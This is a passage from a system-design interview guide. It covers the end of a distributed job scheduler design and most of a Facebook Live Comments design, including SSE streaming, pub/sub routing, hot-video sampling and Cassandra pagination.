    if ex.attempt >= max_retries:
        mark(execution_id, "failed", error=str(err))
        dlq.send(execution_id)                # humans / alerts look here
        return
    delay = base_s * (2 ** (ex.attempt - 1))    # 10, 20, 40 s
    delay = random.uniform(0, delay)            # full jitter
    reschedule(execution_id, run_at=now() + delay, status="pending")
```

The dead letter queue holds executions that failed all attempts. Operators get an alert, can inspect the error, fix the bug, and re-drive (re-enqueue) them.


How does the system scale to 10k executions per second?

1. Partition the job store. Shard the DB (or use DynamoDB) by `job_id`. Each watcher instance owns a set of shards, so range queries stay small. A DynamoDB-style design uses a partition key of time bucket (for example the minute) plus a random suffix, so “due this minute” is a few targeted queries.

2. Multiple scheduler instances. Each owns a subset of shards, assigned by a coordinator (ZooKeeper, etcd, or a simple lease table). If one dies, its shards move to another within seconds.
3. Queue in the middle. The queue decouples “it is time” from “a worker is free”. Spikes (every job at midnight) just make the queue deeper for a minute.
4. Autoscale workers on queue depth. 300,000 concurrent runs at peak, about 6,000 workers at 50 slots each. Scale up when queue age passes a few seconds.
5. Spread hot times. Many users pick `0 0 * * *`. Allow users to opt into jitter (“run between 00:00 and 00:05”) to flatten the midnight spike.


```
Watchers (one per shard group)
  W1: shards 0–31   W2: shards 32–63   W3: shards 64–95
      \                 |                  /
       +--> Redis ZSET (sharded) --> SQS --> autoscaled workers
```

8. Final architecture



Component	Job	Technology example
Job API	Create, read, cancel jobs	Stateless REST service
Job store	Durable jobs and executions	Postgres (partitioned), DynamoDB
Watchers	Load jobs due soon into timer store	Service with shard leases via etcd
Timer store	Precise firing	Redis sorted set, or SQS delay
Work queue	Buffer between time and workers	SQS, Kafka, RabbitMQ
Workers	Run tasks with leases and timeouts	Containers on Kubernetes / ECS
DLQ	Hold permanently failed runs	SQS DLQ + alerting
Observability	Logs, metrics, status	S3, CloudWatch, Prometheus

Deployment map (AWS)



The Job API, watchers and worker fleet are stateless in the service subnet, while the durable job store, the Redis timer set and both queues live in the data subnet.

9. Common mistakes and interviewer follow-ups

- Mistake: polling the whole DB every second. At billions of rows it melts the DB. Say: “two tiers: DB for durability, sorted set for the next few minutes.”

- Mistake: claiming “exactly once”. It cannot be guaranteed with crashes. Say: “at-least-once plus idempotent tasks keyed by execution_id.”
- Mistake: a worker deletes the queue message before running the job. A crash then loses the job. Say: “delete or ack only after success; use leases and visibility timeouts.”
- Mistake: no lease expiry. A crashed worker’s job is stuck “running” forever. Say: “lease_until plus heartbeats; expired leases are reclaimable.”
- Mistake: storing cron times in local time. Daylight saving makes jobs skip or double. Say: “store the cron with a time zone, compute next_run_at in UTC.”
- Mistake: retrying instantly forever. It floods a broken dependency. Say: “exponential backoff with jitter, max retries, DLQ.”
- Follow-up: “What if the whole Redis tier is lost?” Answer: executions are still `pending` in the DB; the next watcher pass reloads them, so the worst case is a few minutes late, never skipped.
- Follow-up: “How do you support job dependencies?” Answer: a workflow layer marks a child job runnable only when parents succeed, then hands it to this same scheduler.

10. One-page cheat sheet

Topic	Key point
Terms	Task = code, Job = schedule + params, Execution = one run
Scale	10k exec/s peak, ~173M/day, ~31 TB/year history
Concurrency	10k/s x 30 s = 300k running, ~6k workers
Precision	Two-tier: DB (5 min scan) + Redis ZSET (200 ms pop)
Atomic pop	Lua: ZRANGEBYSCORE + ZREM in one step
No dup ticks	UNIQUE (job_id, scheduled_at)
Ownership	Leases + heartbeats; conditional UPDATE to claim
Guarantee	At-least-once + idempotent handlers
Retries	Exponential backoff + jitter, max 3, then DLQ
Scaling	Shard store by job_id, watchers own shards, queue, autoscale
Time zones	Cron with tz, next_run_at in UTC
CAP	Consistent claims, eventually consistent status

Sources

- Hello Interview: Design a Distributed Job Scheduler
- AWS docs: Amazon SQS visibility timeout
- AWS docs: Amazon SQS delay queues
- AWS Architecture Blog: Exponential backoff and jitter
- Martin Kleppmann: How to do distributed locking (fencing tokens)

- Apache Airflow: Scheduler architecture

17. Facebook Live Comments (Medium)

> While someone streams a live video on Facebook, viewers type comments and everyone watching sees those comments scroll by almost instantly. A new viewer who joins late can also scroll back to see earlier comments. The interviewer is really testing real-time push at large scale: how you deliver a comment to possibly millions of viewers of one video in under 200 ms, which transport you choose (polling, Server-Sent Events, WebSockets), how you route messages only to the servers that need them, and how you store and page through comments.

1. Functional requirements

Core (must have):

1. Viewers can post a comment on a live video.
2. Viewers see new comments in near real time while watching.
3. Viewers can load comments posted before they joined (scroll back).

Below the line (out of scope):

1. Replies and reactions on comments. Same pipeline, more event types.
2. Spam and hate speech moderation. An async classifier that can hide comments after the fact.
3. Comments on recorded (non-live) videos. A normal paginated read, much easier.
4. The live video stream itself. Owned by a separate video team.

2. Non-functional requirements

1. Low latency: a comment reaches other viewers within 200 ms p95 (humans perceive under 200 ms as instant).
2. Scale: millions of concurrent live videos, up to thousands of comments per second on one video, and millions of viewers on the most popular video.
3. Availability over consistency (AP): 99.99% for watching comments. It is fine if two viewers see a slightly different order or a comment arrives a second late.
4. Durability: a posted comment is stored and visible later (no loss after 201).
5. Read history fast: loading the last 50 comments takes under 100 ms.
6. Graceful degradation: on a giant video, it is acceptable to show a sample of comments rather than every single one.

3. Back-of-the-envelope estimates

Assumption	Number
Concurrent live videos	1,000,000
Concurrent viewers total	100,000,000

Assumption	Number
Average comments per video per second	1
Hot video: viewers	5,000,000
Hot video: comments per second	2,000
Comment size	200 B
Connections per realtime server	100,000

```
Write QPS:
  1M videos x 1 comment/s          = 1M comments/s total (peak)

Fanout (deliveries):
  average video: 100 viewers x 1/s  = 100 deliveries/s per video
  total: 100M viewers x ~1 msg/s    = ~100M deliveries/s
  hot video: 5M viewers x 2,000/s   = 10 BILLION deliveries/s  (!!)
    -> impossible to send all; we must sample/batch (deep dive)

Connections:
  100M viewers / 100k per server    = 1,000 realtime servers

Storage:
  1M/s x 200 B                      = 200 MB/s
  x 86,400                          = ~17 TB/day
```

The hot video line is the whole interview: you cannot push every comment to every viewer.

4. Core entities

- User: a viewer or broadcaster. Fields: user_id, name, avatar_url.
- LiveVideo: the stream being commented on. Fields: video_id, broadcaster_id, status (live, ended). Owned by another team.
- Comment: one message. Fields: comment_id, video_id, author_id, text, created_at.
- Connection: one viewer's open real-time stream. Fields: connection_id, user_id, video_id, server_id.

```
-- Cassandra / DynamoDB style: partition by video, cluster by time
CREATE TABLE comments (
  video_id    BIGINT,
  comment_id  TIMEUUID,          -- time-ordered unique id
  author_id   BIGINT,
  text        TEXT,
  PRIMARY KEY ((video_id), comment_id)
) WITH CLUSTERING ORDER BY (comment_id DESC);
```

```
{
  "comment_id": "01JC8Z7Q5R9X2M3N4P5Q6R7S8T",
  "video_id": 123,
  "author": { "id": 42, "name": "Alice", "avatar": "https://cdn/.../42.jpg" },
  "text": "This is amazing",
  "created_at": "2026-11-03T21:40:00.123Z"
}
```

5. API design

`POST /v1/videos/{video_id}/comments` – post a comment.

```
// request
{ "text": "This is amazing" }
// 201
{ "comment_id": "01JC8Z7Q...", "created_at": "2026-11-03T21:40:00.123Z" }
```

Auth: session token or JWT; the author ID comes from the token, never the body. Status: 201, 400 empty or too long (over 500 chars), 404 video not live, 429 rate limited.

`GET /v1/videos/{video_id}/comments?before={comment_id}&limit=50` – older comments (scroll back), newest first.


```
{ "comments": [ { "comment_id": "01JC8Z...", "text": "..." } ],
  "next_cursor": "01JC8Y..." }
```

`GET /v1/videos/{video_id}/comments/stream` – Server-Sent Events stream of new comments.

```
id: 01JC8Z7Q5R9X2M3N4P5Q6R7S8T
event: comment
data: {"comment_id":"01JC8Z7Q...","author":{"name":"Alice"},"text":"Hi"}
```


The `id:` line lets the browser send `Last-Event-ID` on reconnect, so the server can fill the gap.

6. High-level design



How will viewers post a comment?

1. Client calls `POST /comments`. Gateway authenticates and rate limits (for example 1 comment per 2 seconds per user).
2. Comment Service generates a time-ordered ID, writes the comment to Cassandra under partition `video_id`.
3. It publishes the comment to the pub/sub channel `video:{video_id}`.
4. Returns 201. The client shows its own comment immediately (optimistic UI).



How will viewers see new comments in real time?

1. When a viewer opens the video, the client opens an SSE connection to a Realtime server.
2. That server records “connection C watches video V” in memory and subscribes to channel `video:V` if it is not already subscribed.
3. When a comment is published on `video:V`, the server receives it once and writes it to every local connection watching V.

How will viewers see comments from before they joined?

1. On open, the client calls `GET /comments?limit=50` to fill the screen with the latest 50.
2. Scrolling up calls the same endpoint with `before=<oldest id on screen>`.
3. Cassandra reads one partition in clustering order, which is a fast sequential read.

7. Deep dives

Which real-time transport should we use?

Option	How	Latency	Cost	Fit
Short polling	Client GETs every 2-3 s	0-3 s	Huge request volume, mostly empty	Poor
Long polling	Request waits until data or timeout	Low	Re-open after each message, header overhead	OK fallback
Server-Sent Events	One HTTP response stays open, server writes events	Low	One connection, plain HTTP, auto reconnect with Last-Event-ID	Great for one-way
WebSocket	Full duplex TCP channel	Low	Needs upgrade, sticky routing, custom reconnect	Great for two-way chat

Recommended: SSE. Comments flow mostly from server to client: thousands of reads per write. Posting is rare, so a normal POST is fine. SSE runs over regular HTTP/2, passes through proxies and CDNs easily, and the browser handles reconnect. WebSocket is a fine answer too if you explain the choice; it shines when the client sends often (multiplayer games, collaborative editing).

```
# Realtime server: one coroutine per connection (FastAPI style)
@app.get("/v1/videos/{vid}/comments/stream")
async def stream(vid: int, request: Request):
    q = asyncio.Queue(maxsize=200)
    local_subs[vid].add(q)
    await ensure_subscribed(vid)              # pub/sub channel once
    async def gen():
        try:
            while not await request.is_disconnected():
                c = await q.get()
                yield f"id: {c['comment_id']}\nevent: comment\n" \
                      f"data: {json.dumps(c)}\n\n"
        finally:
            local_subs[vid].discard(q)
    return StreamingResponse(gen(), media_type="text/event-stream")
```

How do we route a comment only to the servers that need it?

The problem: 1,000 realtime servers. Viewers of video V are scattered across them. If every comment is broadcast to all 1,000 servers, each server processes 1M comments per second, almost all for videos it has no viewers for.

Option	How	Pros	Cons
Broadcast to all servers	Every server gets every comment	Simple	1,000x wasted work
Pub/sub channel per video	Server subscribes to `video:V` only when it has a viewer of V	Each server only gets relevant comments	Many channels; subscription churn
Partitioned pub/sub (N topics, hash(video) % N)	Server subscribes to topic partitions it needs	Bounded number of channels	Some extra messages per partition
Colocate viewers by video on the same servers	Load balancer routes by video_id	Each video touches few servers, fewer subscriptions	Hot video still needs many servers

Recommended: pub/sub channel per video (Redis pub/sub or a partitioned Kafka/NATS layer), combined with routing viewers of the same video to a small set of servers. With colocation, a video with 300 viewers lives on 1 server instead of 300, so that comment is delivered to 1 server, not 300.

```
Without colocation:                With colocation (route by video_id):
video V viewers on 300 servers     video V viewers on 1–3 servers

pubsub ──> S1 S2 S3 ... S300       pubsub ──> S17
         (each sends to 1 viewer)             (sends to 300 viewers)
```

How to colocate: the client first asks a lightweight “which server?” endpoint, and a consistent hash ring maps `video_id` to a server group. Or the L7 load balancer hashes on the `video_id` in the path. For a video too big for one server, the ring assigns it a larger group (see next deep dive). Facebook’s own engineering talk on live comments describes a similar idea: a dispatcher layer knows which edge servers have viewers for each video and forwards only there.

How do we handle a hot video with millions of viewers?

The problem from the estimates: 5M viewers x 2,000 comments/s is 10 billion deliveries per second, and nobody can read 2,000 comments per second anyway. Phones would drown.

Option	What it does	Pros	Cons
Deliver everything	Push all 2,000/s to everyone	Complete	Impossible bandwidth, useless UX
Batch	Server flushes every 200-500 ms as one message	10-50x fewer network writes	Up to 500 ms extra delay
Sample / rank	Send each viewer at most ~10-20 comments/s, prefer friends and high-quality	Fits human reading speed	Viewers see different subsets
Fanout tree	Pub/sub -> regional relays -> edge servers	Spreads the fanout over layers	More hops (~10-20 ms each)

Recommended: combine all three. A fanout tree spreads delivery to the ~50 servers hosting the video's viewers (5M / 100k). Each server batches messages every 250 ms. Each server also caps output at about 15 comments per second per connection, always keeping comments from the viewer's friends and the broadcaster, and sampling the rest.

```
# per video, per realtime server: batch + sample every 250 ms
async def flush_loop(vid):
    while True:
        await asyncio.sleep(0.25)
        batch = buffers[vid].drain()           # all comments last 250 ms
        for q in local_subs[vid]:
            pick = [c for c in batch if c.author in q.friends][:4]
            rest = [c for c in batch if c not in pick]
            pick += random.sample(rest, min(len(rest), 4 - len(pick)))
            q.put_nowait({"type": "batch", "comments": pick})
```

Sampling is safe because all comments are stored; anyone can still scroll back through the full list. Also protect the write side: per-user rate limits and slow mode (one comment per 10 s per user) during huge events.

How do we store comments and paginate them?

Writes are append-only, and reads are "latest N for one video, then older". That matches a wide-column store partitioned by `video_id` and clustered by time.

Option	Pros	Cons
Postgres with index (video_id, created_at)	Familiar, transactions	1M writes/s needs heavy sharding
Cassandra / DynamoDB (partition = video_id)	High write throughput, fast range reads	Hot partitions for giant videos
Redis list of last 1,000 + cold store	Very fast recent reads	Second system to maintain

Recommended: Cassandra (or DynamoDB) as the source of truth, plus a Redis list of the latest 200 comments per live video for instant first page. For a giant video, split its partition by time bucket, for example `(video_id, minute)`, so one partition does not get every write.

Cursor pagination, not offset. With `OFFSET 1000`, new comments arriving at the top shift everything and the user sees duplicates. A cursor ("give me comments older than this ID") is stable and uses the index directly.

```
-- first page
SELECT * FROM comments WHERE video_id = ? LIMIT 50;
-- next page: strictly older than the last id we showed
SELECT * FROM comments WHERE video_id = ? AND comment_id < ? LIMIT 50;
```

How do we order comments, and what if a viewer disconnects?

